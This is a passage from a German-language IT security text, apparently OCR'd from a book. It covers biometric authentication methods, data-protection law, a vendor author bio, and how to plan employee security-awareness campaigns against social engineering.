Im Gegensatz zur automatisierten Fingerabdruckerkennung ist die IT-gestützte Gesichtserkennung eine vergleichsweise junge Wissenschaft. Die Geschichte der biometrischen Gesichtserkennungsalgorithmen ist gerade einmal etwas mehr als 10 Jahre alt. 1994 fanden die ersten Tests statt, diverse Standardisierungen folgten in den kommenden Jahren. Derweil haben viele Lösungen die Pilotphase bestanden und finden vorrangig als Zutrittskontrollsysteme für Firmenmitarbeiter und Ausstellungsbesucher, sowie als Zugangsüberwachung in Spielkasinos Verwendung.

Verfahren

Bei der biometrischen Gesichtserkennung wird über eine Kamera das Gesicht einer Person aufgenommen und mit einem oder mehreren zuvor gespeicherten Gesichtsbildern verglichen. Unterschieden wird dabei zwischen Elastic Graph Matching (Gitter-Raster) und Eigen-Faces (Bildabgleich). Beide Verfahren gehören zur 2D-Gesichtserkennung. Bei der 3D-Gesichtserkennung wird das Gesicht mit einem Infarotlicht beleuchtet und aufgenommen. Zur Ausstattung gehören daher ein Infrarotlicht-Sender und einem entsprechenden Scanner als Empfänger.

Sicherheit

Die Gesichtserkennung ist eine verlässliche, fehlerarme Methode. Verändernde Merkmale wie Brille, Bart etc. und unterschiedliche Lichtverhältnisse erschweren manchmal die sofortige Erkennung. Aber generell sind die heutigen Systeme dahin gehend entwickelt, diese Problematik zu umgehen. Für die 2D-Gesichtserkennung spricht zudem, dass nur der Einsatz einer üblichen Kamera notwendig ist wie sie heutzutage standardmäßig in IT- und Mobilfunkgeräten integriert ist. Die Benutzerakzeptanz ist bei diesem Verfahren ebenfalls sehr hoch. Das 3D-Verfahren bietet noch mehr Toleranz bei der Aufnahme des Objektes und eine höhere Erkennungssicherheit. Dafür erfordert diese Methode jedoch auch einen wesentlich komplizierten gerätetechnischen Aufwand.

Fazit

Durch ihre hohe Benutzerakzeptanz und die geringen Anschaffungskosten eignet sich dieses Verfahren für viele Bereiche, sei es um wichtige Daten am Arbeitsplatz zu schützen, einzelne Firmenbereiche oder Zutrittskontrollen zu sichern oder Bankanwendungen bzw. mobile Payment sicherer zu machen. Da heutzutage auch ein Mikrofon meist zur Grundausstattung vieler Geräte gehört, können leicht zwei biometrische Verfahren kombiniert werden. Das erhöht die Sicherheit zusätzlich.

3.4 Stimm- und Sprecherkennung

Geschichte

Die Spracherkennung als ein Teilgebiet der angewandten Informatik gibt es bereits seit 1960. Stimm- und Sprecherkennung als biometrische Verfahren zur Personenidentifikation wurden erst vor ca. 20 Jahren entdeckt und entwickelt. Heutzutage findet diese Technologie gerade auch im Hochsicherheitsbereich Anwendung.

Verfahren

Bei der Stimmerkennung werden zwei Verfahren gleichzeitig angewandt: Zum einen die Stimmverifikation, das bedeutet den Vergleich mit einer textabhängigen Referenzprobe. Zusätzlich wird eine Stimmidentifikation durchgeführt. Hierbei erfolgt der Stimmvergleich textunabhängig. Als Aufnahmegerät dient ein Mikrofon, wie es heutzutage standardmäßig in IT- und Mobilfunkgeräten vorhanden ist. Die gesprochenen Wörter werden in einem Frequenz-Spektrogramm abgespeichert und mit den Referenz-Templates verglichen. Beim Vergleichen zweier Sprachmuster muss ein Toleranzwert vorgegeben werden. Dieser Wert legt fest, bei welcher Ungenauigkeit das System die Sprachaufnahme als identifiziert erkennt.

Sicherheit

Die Stimmerkennung ist ebenfalls eine sichere und zuverlässige Methode. Gesundheitszustände wie Erkältung oder Heiserkeit wirken sich zwar auf die Lautstärke und die Wortartikulation aus, aber typischen Charakteristika wie Akzent, Betonung oder Sprechgeschwindigkeit bleiben bestehen und ermöglichen eine gute Stimmerkennung. Da eine Stimme allerdings auch gut mit einem Tonband aufgenommen und bei Bedarf abgespielt werden kann, sollte dieses Verfahren nicht alleine eingesetzt werden. Umgehen lässt sich das beispielsweise sehr gut, wenn die Person neu generierte Zahlenkombinationen nachsprechen muss und erst dann Zugang erhält, wenn die Zahlen sowie das Stimmmuster stimmen. Aber auch der übliche Redefluss wie etwa beim Telefonieren kann mit den Sprachmuster abgeglichen werden. Die Benutzerakzeptanz ist daher als hoch einzustufen.

Fazit

Dieses Verfahren eignet sich wie die Gesichtserkennung durch sein hohe Benutzerakzeptanz und die geringen Anschaffungskosten für viele Bereiche. Da in manchen Situationen, wie beispielsweise unterwegs mit vielen fremden Menschen, bei Geschäftsmeetings etc. eine reine Stimmerkennung unpraktisch ist, ist es sinnvoll eine Alternative anzubieten. Da Mikrofon und Kamera oft als Kombination verkauft werden, können hier sehr leicht leicht zwei biometrische Verfahren kombiniert werden. So kann der Nutzer je nach Umfeld frei entscheiden, welches Verfahren er vorzieht.

3.5 Handvenenerkennung (auch Ader-Scan genannt)

Geschichte

Die Handflächenvenenmustererkennung - kurz Handvenenerkennung - ist ein relativ neues biometrisches Verfahren. Erst vor einigen Jahren begann die Entwicklung einzelner Verfahren und Technologien. Viele namhafte Hersteller haben Handvenenscanner in ihr Portfolio aufgenommen. Die Technologie wird speziell bei der Zutrittskontrolle zu Hochsicherheitsbereichen oder der Zugangskontrolle zu Rechnersystemen eingesetzt. In Japan ist sie in Bankautomaten integriert und erhöht so die Sicherheit des Zahlungsverkehrs.

Verfahren

Basis der Handvenenerkennung ist das Muster des Arterien- und Venenverlaufs in der Hand eines Menschen. Dieses Muster wird mittels Infrarotaufnahme, manchmal in Kombination mit einer Temperaturmessung, erfasst und mit einem Referenzmuster verglichen. Unterschieden wird zwischen der Handflächen-, der Fingervenen- und der Handrückenvenenerkennung.

Sicherheit

Die Technologie besitzt eine sehr hohe „Trefferquote". So liegen die falsche Ablehnungsrate des Verfahrens bei weniger als 0,01 Prozent und die falsche Annahmerate bei 0,00008 Prozent. Die Handvenenerkennung ist damit eine der sichersten biometrischen Methoden zur Identifizierung. Die Benutzerakzeptanz schwankt je nach Land und Einsatzgebiet. Ein Vorteil des Systems ist jedoch, dass es ohne physikalischen Kontakt funktioniert und daher auch einen wichtigen Hygieneaspekt erfüllt. Für den Einsatz ist sind spezielle Systeme notwendig. Je nach Einsatzbereich kann dies hohe Kosten verursachen.

Fazit

Aufgrund der hohen Trefferquote ist dies mit Sicherheit eines der interessantesten Verfahren - gerade für Hochsicherheitsbereiche. Inwieweit die Technologie sich für den Einsatz am Arbeitsplatz, am Rechner oder Zugangskontrolle bei Filialen eignet bleibt aufgrund der hohen Kosten und momentan doch eher geringen Benutzerakzeptanz allerdings fraglich.

3.6 Weitere biometrische Verfahren

Weitere biometrische Verfahren, die sich teilweise noch in der Entwicklung befinden, sind die Gangarterkennung, Handgeometrie, Unterschriftenerkennung, das Tastentipdynamik-Verfahren und die Personenerkennung durch Herzschlaganalyse.

3.7 Ausblick und verschiedene Anwendungszenarien

Es gibt keine guten oder schlechten biometrischen Verfahren; lediglich solche, welche mehr oder weniger gut zu den jeweiligen bereits vorhandenen Sicherheitsprozessen innerhalb von Unternehmen aus allen Branchen passen. Generell gilt, dass multimodale biometrische Verfahren vorteilhafter sind, denn sie vereinigen die Vorteile von allen verwendeten Prozessen. Ein Beispiel ist der biometrische Pass, bei dem das biometrische Gesicht, der biometrische Fingerabdruck und in Zukunft auch die biometrische Iriserkennung verwendet werden.

Noch sicherer ist es, wenn die Verfahren simultan (also gleichzeitig) abgefragt werden, wie bei einer Video- und Tonaufnahme (Prüfung von Bild und Ton). Hier ist die Verfahrenskette sehr komplex und daher extrem schwer zu täuschen. Kommt noch ein OTP (one time Passwort) oder Random Challenge Response hinzu, so ist der Datenzugang sehr hochwertig gesichert.

3.8 Ein Beispiel

Der Nutzer meldet sich mit seinem Gesicht und seiner Stimme an. Dafür schaut er in die Webcam und spricht die am Bildschirm angezeigte Zahlenkombination oder einen frei gewählten und vorher eingestellten Text in das Mikrofon. Erst wenn alle drei Bereiche (Gesicht, Stimme und Wörter) übereinstimmen, erhält er Zugang zu allen Daten. Ein Betrug ist hier nur äußerst schwer bis gar nicht möglich. Und das Merken eines Passwortes oder das Mitführen zusätzlicher Hardware wie etwa einer Smartcard entfällt komplett.

Eine noch höhere Sicherheit bieten Lösungen, die während des Arbeitsprozesses beständig prüfen, ob auch wirklich noch die autorisierte Person am Rechner arbeitet. Das kann beispielsweise so aussehen, dass im Hintergrund das Gesicht in regelmäßigen Abständen geprüft wird. Wird der Benutzer nicht erkannt, zum Beispiel weil er sich vom Bildschirm abgewendet oder den Platz verlassen hat, werden alle geschützten Anwendungen geschlossen. Kehrt dieser zurück, erkennt ihn die Software automatisch und alle Anwendungen sind eine Sekunde später wieder sichtbar. Diese Funktion würde auch im Falle eines Hackerangriffes greifen und somit alle Daten schützen.

Bei mobilen Endgeräten und Smartphones kann dies ebenfalls so ablaufen:

Der Mitarbeiter aktiviert eine App auf seinem Smartphone, in dem er sich mittels biometrischer Gesicht-, Stimm- und Worterkennung autorisiert. Jedesmal, wenn der User telefoniert, wird seine Stimme und bei jedem eingehenden Anruf, SMS oder E-Mail am Smartphone oder Tablet via Frontkamera sein Gesicht biometrisch verifiziert. Hinzu kommt eine biometrische Authentifizierung des Ohrläppchens, sobald der User das Smartphone ans Ohr führt und telefoniert. Solche ausgeklügelten Verfahren laufen ab, ohne dass das gewohnte Telefonverhalten geändert werden muss und garantieren dadurch eine schnelle und hohe Benutzerakzeptanz. Der Clou ist auch hier wieder die Kopplung mehrerer biometrischer Prozesse. Dadurch wird ein hohes Trustlevel sichergestellt – und durch die ständige Prüfung über den gesamten Tageszeitraum hinweg.

Das Unternehmen kann damit überprüfen und sicherstellen, dass es sich immer um den autorisierten Mitarbeiter handelt, wenn dieser auf Unternehmensdaten zugreift. Dasselbe gilt bei Bankkunden, wenn diese Bankinformationen abfragen oder mit ihren Kontodaten oder Kreditkarte via Smartphone bezahlen wollen.

Mit dieser Art von Technologie lässt sich beispielsweise auch Mobile Payment absichern:

Wie oben beschrieben gibt es auch hier bestimmte Trust Level. Der Nutzer kann nun Geldbeträge festlegen, die ihm je nach Höhe des Trust Levels zur Verfügung stehen. Er kann so mit seinem mobilen Endgerät einkaufen – immer mit der Sicherheit, dass eine Software im Hintergrund seine Identität vorher geprüft hat. Wird das Smartphone nicht benutzt, sinkt das Trust Level. Sobald wieder eine Autorisierung via Gesicht, Stimme oder Ohrläppchen durch Telefonieren möglich und erfolgreich ist, steigt das Trust Level wieder. Diese Form der Technologie könnte beispielsweise auch von Finanzinstituten für ihre Kunden eingesetzt werden oder für Unternehmensmitarbeiter. Ist die App aktiv und weist ein gewisses Trust Level auf, dann autorisiert sich der Kunde damit für Bankgeschäfte am Telefon etc. – oder der Mitarbeiter für den Zugriff auf unternehmensinterne Daten.

Biometrie: Eine Definition

Biometrie ist - etymologisch gesehen - die Technik der Erkennung einer Person anhand persönlicher Charakteristika. Hierbei gilt es zwei Bereiche zu unterscheiden: Die biometrische Statistik wird vorwiegend in der Wissenschaft genutzt und beschäftigt sich mit der Entwicklung und Anwendung statistischer Methoden, um Messungen an Lebewesen aller Art vorzunehmen und diese zu analysieren. Als Erkennungsverfahren wird die Biometrie zur Personenidentifikation eingesetzt; es werden also menschliche Merkmale wie etwa Fingerabdrücke, die Beschaffenheit von Iris und Gesicht, Stimme, Handschrift, Venenstruktur der Hand, Tippverhalten auf Tastaturen etc. verglichen und geprüft, um die Identität einer Person eindeutig festzustellen.

Biometrie: Heute und Früher

Das modernste Beispiel aus der heutigen Zeit ist Estland. Hier verwenden die Bürger bereits seit einigen Jahren eine ID-Card, die Personalausweis, Kreditkarte, Führerschein und Online-Banking-ID gleichzeitig ist und aufgrund ihrer digitalen Unterschrift für rechtskräftige Geschäftsabschlüsse eingesetzt werden kann. Und in Asien verzeichnen biometrische Verfahren im Finanzsektor einen deutlichen Zuwachs. Handvenenscanner und Fingerprint werden dort Filialintern bzw. an Geldautomaten eingesetzt. Deutschland ist im Bereich Biometrie noch etwas zurückhaltend. Gerade erst hält der elektronische Personalausweis Einzug in das Leben der Bürger. Biometrie wird oft noch als zu starker Eingriff in die Privatsphäre erlebt. Und auch datenschutzrechtliche Diskussionen machen es der Biometrie schwer Fuß zu fassen. Dabei wird die Biometrie seit vielen Jahrhunderten zur Personenidentifikation genutzt. Archäologische

Funde belegen, dass bereits die Assyrer den Fingerabdruck als eine Form der Identifikation einsetzten. Und zur Zeit der Pharaonen galt die Körpergröße einer Person als Nachweis seiner Berechtigung.

Thema Datenschutz

Bei biometrischen Daten muss grundsätzlich davon ausgegangen werden, dass ein Personenbezug herstellbar ist. Personenbezogene Daten im Sinne von Paragraph 3 Abs. 1 BDSG liegen immer dann vor, wenn sich die fraglichen Informationen einer bestimmten natürlichen Person zuordnen lassen. Die Erhebung, Verarbeitung und Nutzung dieser Daten ist daher nur dann zulässig, wenn ein Gesetz es erlaubt oder der Betroffene eingewilligt hat (Paragraph 4 Abs.1 BDSG).

Die im Unternehmen eingesetzten biometrischen Verfahren müssen für die Nutzer transparent sein. Ebenso notwendig sind Revisionssicherheit sowie die Dokumentation der Datenverarbeitung. Dies ergibt sich bereits aus den allgemeinen Anforderungen an IT-Systeme. Je nach Einsatzgebiet sind zudem die Regelungen der Datenschutzgesetze (Anlage zu Paragraph 9 BDSG), ggfls. die Einbindung der betrieblichen Datenschutzbeauftragten als „Vorabkontrolle" (Paragraph 4d Abs. 5 BDSG) sowie der Grundsatz der Zweckbindung (Paragraph 31 BDSG) zu beachten.

Optimal ist der Einsatz biometrischer Verfahren, wenn rechtliche Anforderungen eingehalten und gleichzeitig Datenschutz und -sicherheit gefördert werden. In diesem Fall spricht man von sogenannten datenschutzfördernden Techniken (Privacy Enhancing Technologies – PET). Darauf sollten Unternehmen achten, wenn sie sich für eine biometrische Lösung entscheiden. Im besten Fall sind die gespeicherten biometrischen Daten so angelegt, dass keine direkten Rückschlüsse auf die natürliche Person gezogen werden können. Bei der Gesichts- und Tonverifikation vergleicht das biometrische System einzig das Gesicht sowie die Stimme der aktuell vor dem Computer sitzenden Person mit den vorab gespeicherten Templates. Eine Zuordnung der gespeicherten Daten zu einem Personennamen etc. erfolgen nicht. Und um alle gespeicherten Informationen laut Datenschutzgesetz entsprechend zu sichern, sind alle erhobenen Daten kryptographisch verschlüsselt, so dass nur der rechtmäßige Benutzer Zugriff hat.

3.9 Über den Autor

Werner Blessing ist Vorsitzender, CEO und Gründer der BIOMETRY.com AG. Seit 2003 entwickelt das Unternehmen IT-Softwarelösungen für eine multimodale, simultane biometrische Authentisierung. Davor leitete Blessing über 20 Jahre erfolgreich verschiedene Unternehmen in Deutschland, England, Frankreich und der Schweiz. Als Experte auf dem Gebiet „Biometrische Authentisierung" ist Werner Blessing als Key-Redner weltweit auf zahlreichen Veranstaltungen wie der CeBIT, Cartes, ID-World etc. zugegen.

Kontakt: werner.blessing@biometry.com

4 Toolbasierte Security Awareness

4.1 Problemstellung

Privatwirtschaftliche Unternehmen und Behörden haben jahrelang die Sicherheit ihrer Computersysteme und Netzwerke verbessert. Gut konfigurierte Firewalls, Virenscanner und Intrusion Detection Systeme erschweren Computerkriminellen und Spionen deutlich Ihr Handwerk.

Aus diesem Grund haben die Angreifer ihren Fokus in den letzten Jahren immer mehr auf ein neues, vermeintlich einfacheres Angriffsziel verändert: den Mitarbeiter. Mittlerweile gilt „der Mensch" als das schwächste Glied in der unternehmensweiten Sicherheitskette. Moderne Industriespione versuchen zum Beispiel nicht mehr primär, Computersysteme zu hacken, sondern Sie erschleichen sich von Mitarbeitern Benutzername und Passwort und erhalten somit „legitimierten" Zugriff auf kritische Systeme.

Das Eindringen in ein Unternehmen durch List und Manipulation bezeichnet man als Social Engineering. Der Angreifer hat das Ziel, sich das Vertrauen der Mitarbeiter zu erschleichen und dann zu missbrauchen, um so schrittweise über mehrere Phasen an Geheimnisse und Interna zu gelangen bzw. die Opfer zu manipulieren.

> *Das größte Sicherheitsrisiko großer Unternehmen als auch individueller Internetnutzer wird für die kommenden 10 Jahre die immer stärker werdende Nutzung von Social Engineering um die Schutzmauern der IT zu durchbrechen.*
>
> *Rich Mogull, Research Director Gartner*

4.2 Lösungsansatz: Security Awareness

Die einzig effektive Antwort auf diese immer weiter zunehmende Bedrohung lautet: Sensibilisierung der Mitarbeiter und des Managements zum Thema Informationssicherheit, d.h. die Schaffung eines Sicher-heitsbewusstseins (engl. Security Awareness) als Bestandteil der Unternehmenskultur.

Hierzu bedarf es einer bewussten Verhaltensänderung der Mitarbeiter in sicherheitsrelevanten Situatio-nen, zum Beispiel:

- Den PC sperren, auch wenn man nur kurz den Arbeitsplatz verlässt.
- Vertrauliche Unterlagen wegsperren.
- Unbekannte Personen im Gebäude ansprechen.
- Niemandem sein Passwort weitergeben.
- etc.

4.3 Methoden, Prozess- und Vorgehensmodell: Die Security Awareness Kampagne

Eine Security Awareness Kampagne hat das Ziel, alle Mitarbeiter im Unternehmen zum Thema Informati-onssicherheit zu motivieren und zu informieren. Das vermittelte Wissen soll in Verbindung mit einer positiven Einstellung zum Thema Sicherheit zu einer dauerhaften Verhaltensänderung der Mitarbeiter führen und somit die Sicherheit des Unternehmens signifikant steigern.

Best Practice Security Awareness Kampagnen basieren auf den Erkenntnissen moderner Markt- und Werbepsychologie und lassen sich in der Regel in folgende drei Phasen einteilen:




Abbildung 1: Best Practice Security Awareness Kampagnen

Im Folgenden wird auf die möglichen Maßnahmen in den einzelnen Phasen eingegangen.

4.3.1 Phase 1 „Wach rütteln"

Informationssicherheit ist für die meisten Mitarbeiter nicht Bestandteil des täglichen Lebens. Eine Security Awareness Maßnahme wird daher zuerst einmal nicht unbedingt als „notwendig" wahrgenommen. Die Phase 1 „Wach rütteln" dient daher vor allem dazu, die Aufmerksamkeit der Mitarbeiter zu erzeugen, ihr Interesse zu wecken und sie im besten Falle in das Thema einzubinden. Marketingexperten sprechen hier von „Involvement" – der Betroffene merkt, dass das angebotene Produkt (in unserem Falle „Informationssicherheit") mit ihm selbst zu tun hat und unter Umständen spürbare Auswirkungen auf ihn haben kann. Ziel ist es also eine persönliche Betroffenheit zu erzeugen. Dieses Ziel kann man mit unterschiedlichen Mitteln erreichen.

<u>Security Assessment mit Social Engineering</u>

Im Rahmen eines Social Engineering Assessments wird ein realistisch simulierter Industriespionage-Angriff auf das Unternehmen durchgeführt. Die Ergebnisse haben in der Regel einen extrem hohen Aufmerksamkeitseffekt und können sehr gut in die nachfolgende Wissensvermittlung integriert werden.

Tests & Checks

Security Awareness Tests & Checks messen den Grad der Sensibilisierung und erzeugen eine persönliche Betroffenheit

1. Messung des aktuellen Sensibilisierungs-Grades
    a. Wie sicherheitsbewusst agieren die Mitarbeiter Ihres Unternehmens aktuell?
    b. Wie reagieren sie auf Phishing und Social Engineering – Angriffe?
2. Schaffung einer „persönlichen Betroffenheit"

    Sicherheitsvorfälle aus dem eigenen Unternehmen sollten nicht unbedingt publik gemacht werden, aber Beispiele „was bei anderen passiert ist" führen in der Regel zu einer schwächeren Ausprägung der Verhaltensänderung, da „so etwas bei uns ja nicht vorkommen würde". Ein unternehmensweiter gezielter Test löst dieses Dilemma.

Virtuelle Bedrohung

Unter „virtueller Bedrohung" versteht man die Schaffung eines imaginären „Bösewichts", der das Unter-nehmen und die Mitarbeiter angreift. Er ist präsent, kann aber nicht gefasst werden. Er verteilt etwa in der Nacht Post-Its an den Arbeitsplätzen, die die Mitarbeiter auf potentielle Gefahren hinweisen.

Eine erfolgreiche Sensibilisierung mit virtueller Bedrohung hat Microsoft Deutschland mit der Kampagne „Microsoft jagt das Phantom" umgesetzt.

4.3.2 Phase 2 „Wissen vermitteln"

„Informieren und Motivieren" sind die zentralen Erfolgsfaktoren einer Security Awareness Kampagne. Nachdem Phase 1 einen Motivationsschub erzeugt, fokussiert die Phase 2 auf den Know-how Transfer, gepaart mit der Vermittlung einer positiven Einstellung zum Thema Informationssicherheit. Auch in dieser Phase kann man unterschiedliche Wege gehen.

Präsenztraining

Präsenztrainings sind das wirksamste Mittel zur Wissensvermittlung und der Schaffung von Verständnis für die Sicherheitsmaßnahmen. Die Möglichkeit zur Live Demonstrationen (Live-Hacking, etc.) verdeutlichen die Gefahrenpotentiale und lassen die Teilnehmer diese am „eigene Leib" erfahren. Die Anwesenheit der Ansprechpartner für Informationssicherheit geben dem Thema ein „Gesicht" und wirken positiv auf ein sehr wichtiges Ziel jeder Security Awareness Maßnahme – dass Mitarbeiter erkannte oder vermutete Sicherheitsvorfälle auch melden.

Webbasiertes Training

Nicht alle Mitarbeiter können durch Präsenztrainings vor Ort erreicht werden. Vor allem Niederlassungen und Auslandstöchter stellen eine logistische und kostenspezifische Herausforderung dar. Aber auch der mit Präsenztrainings verbundene Aufwand (Organisation, Abwesenheit der Mitarbeiter vom Arbeitsplatz) ist ein Grund für den Einsatz von webbasierten Trainings.

Webbasierte Trainings bieten eine Plattform um

- Wissen zu vermitteln,
- in Verhalten umzusetzen und
- zu festigen.

Webbased Trainings gibt es inzwischen in diversen Ausprägungen – von rein textbasierten Versionen bis hin zu virtuellen Welten.

Security Awareness Videos

Security Awareness Videos sind das perfekte Medium um erlerntes Wissen in Verhalten umzusetzen. Der Mitarbeiter muss nicht jede bedrohliche Situation selbst erlebt haben, um ein sicherheitsbewusstes Verhalten im entsprechenden Augenblick an den Tag zu legen. Er kann durch „Lernen am Modell" das gewünschte Verhalten an die konkrete Situation koppeln.

4.3.3 Phase 3 „Nachhaltigkeit"

Mit Ende der Phase 2 sollen die Mitarbeiter eine hohe Sensibilisierung zum Thema Informationssicherheit erworben haben und dies auch in verändertem Verhalten dokumentieren.




Abbildung 2: Wissen - Zeit

Es besteht jedoch die Gefahr, dass dieser Erfolg nicht von Dauer ist und die Mitarbeiter wieder in ihr „altes" Verhaltensmuster zurückfallen, denn Menschen vergessen Dinge schnell, wenn Sie nicht regelmäßig damit konfrontiert werden.

Kurzfristige, massive Maßnahmen können zwar in sehr kurzer Zeit eine hohe Bekanntheitsrate erreichen, werden aber genauso schnell wieder vergessen und sind daher zur

Verhaltensänderung ungeeignet. Deshalb sollten die Maßnahmen über einen längeren Zeitraum geplant und umgesetzt werden.

Geeignete Maßnahmen für die Nachhaltigkeitsphase sind unter anderem:

- Bildschirmschoner mit Sicherheitsbotschaften
- Wissenscheck und/oder Gewinnspiel über E-Mail oder Intranetseiten
- Give Aways (beispielsweise Zipper für Ausweishüllen)
- Stichprobenartiges Re-Assessment mit Social Engineering und Phishing
- Security – Video des Monats
- Aktuelle Neuigkeiten (zum Beispiel Intranet, Mitarbeiterzeitung)
- Tools zur Informationsklassifizierung

4.3.4 Begleitende Kampagnenelemente

Die einzelnen Maßnahmen der drei Phasen sollten bei den Mitarbeitern als Bestandteil einer übergeordneten „Kampagne" wahrgenommen werden. Durch diese Zuordnung werden die Botschaften besser mit dem Thema Informationssicherheit in Verbindung gebracht und entsprechend verankert. Daher sollte man für die Kampagne eine „Identität" schaffen. Die Kampagne sollte die Kultur des Unternehmens auch in der Gestaltung aufnehmen (Corporate Design). Dazu zählen vor allem:

- Slogan
- Logo
- Farbwelten

Abbildung 3: Unterstützung der Kampagne Security Awareness

Des Weiteren können zur Unterstützung der Kampagne Security Awareness Poster eingesetzt werden. Poster sind ein probates Mittel, um eine Kampagne anzukündigen und während oder nach der Kampagne den Lernerfolg und die Aufmerksamkeit auf hohem Niveau zu halten. Der alleinige Einsatz von Postern führt allerdings nicht zu einer messbar gestiegenen Security Awareness.

4.3.5 Überblick Security Awareness Kampagne

Die drei Phasen und die begleitenden Kampagnenelemente einer Security Awareness Kampagne und mögliche Maßnahmen.




Abbildung 4: Drei Phasen einer Security Awareness Kampagne

4.3.6 Auswahl und Umsetzung geeigneter Kampagnenelemente

Die vorgestellten Kampagnenelemente zeigen die Vielfältigkeit an potenziellen Maßnahmen. Kaum ein Unternehmen setzt bei der Umsetzung einer Security Awareness Kampagne alle Elemente ein. Die Auswahl der geeigneten Elemente ist abhängig

- vom bestehenden Sensibilisierungsgrad im Unternehmen
- von der Unternehmenskultur und
- vom Budget.

Die ausgewählten Maßnahmen sollten sich wesentlich an der Unternehmenskultur orientieren und auf die Anforderungen des Unternehmens individualisiert werden. Awareness Kampagnen lassen sich nur in speziellen Fällen ohne Individualisierung auf das jeweilige Unternehmen umsetzen. Ein Beispiel sind Präsenztrainings zur allgemeinen Sensibilisierung von Mitarbeitern und Führungskräften in mittelständischen Unternehmen. Durch die unmittelbare Interaktion erreicht man auch mit vorkonfektionierten Trainings einen anhaltenden Erfolg.

Je größer und internationaler die Belegschaft wird und je mehr unternehmensindividuelle Themen transportiert werden sollen (zum Beispiel Informationsklassifizierung, Umgang mit Besuchern, Einbindung externer Ressourcen in Projekte, etc.), desto umfangreicher wird die Anpassung bestehender Inhalte an Unternehmensrichtlinien und –kultur.

4.4 Tools für Security Awareness

4.4.1 Make or Buy?

Da alle Sensibilisierungsmaßnahmen Menschen als Zielgruppe haben, lassen sich Methoden und Prozesse standardisieren und in effiziente Awareness Tools überführen, ohne dabei auf die Anpassung an die Unternehmenskultur verzichten zu müssen. Einige Beispiele:

- 80% der Policy-Inhalte sind über alle Unternehmen hinweg nahezu gleich. Es ist daher wirtschaftlich sinnvoll, professionelle Inhalte für Trainings (Präsenz oder webbasiert) zu verwenden und diese in den letzten 20% auf das Unternehmen anzupassen.
- Die Wirkung von Security Awareness Videos ist vielfach nachgewiesen. Die Produktion solcher Videos kostet jedoch mehrere zehntausend Euro, weshalb selbst Großkonzerne nur selten eigene Videos zur Mitarbeitersensibilisierung drehen. Für mittelständische Unternehmen sind solche Drehkosten in der Regel im Budget gar nicht darstellbar. Der Einsatz kommerzieller Videos mit eigenem Unternehmenslogo bietet eine effiziente Alternative.
- Mitarbeiter sollten in der Nachhaltigkeitsphase mit Informationen über aktuelle Bedrohungen auf dem neuesten Stand gehalten werden. Es ist allerdings sehr zeitaufwändig, kontinuierlich die aktuellen Geschehnisse zu sammeln und so aufzubereiten, dass sie jeder Mitarbeiter versteht und entsprechend handelt. Ein Aboservice mit professionell aufbereiteten Security Awareness News kann dieses Problem lösen.

Gleiche Wirkung – geringere Kosten

Wirkungsvolle standardisierte Methoden und Prozesse ermöglichen eine effiziente und wirkungsvolle Sensibilisierung und verringern signifikant die Kosten, ohne dabei die notwendige Flexibilität einzuschränken:

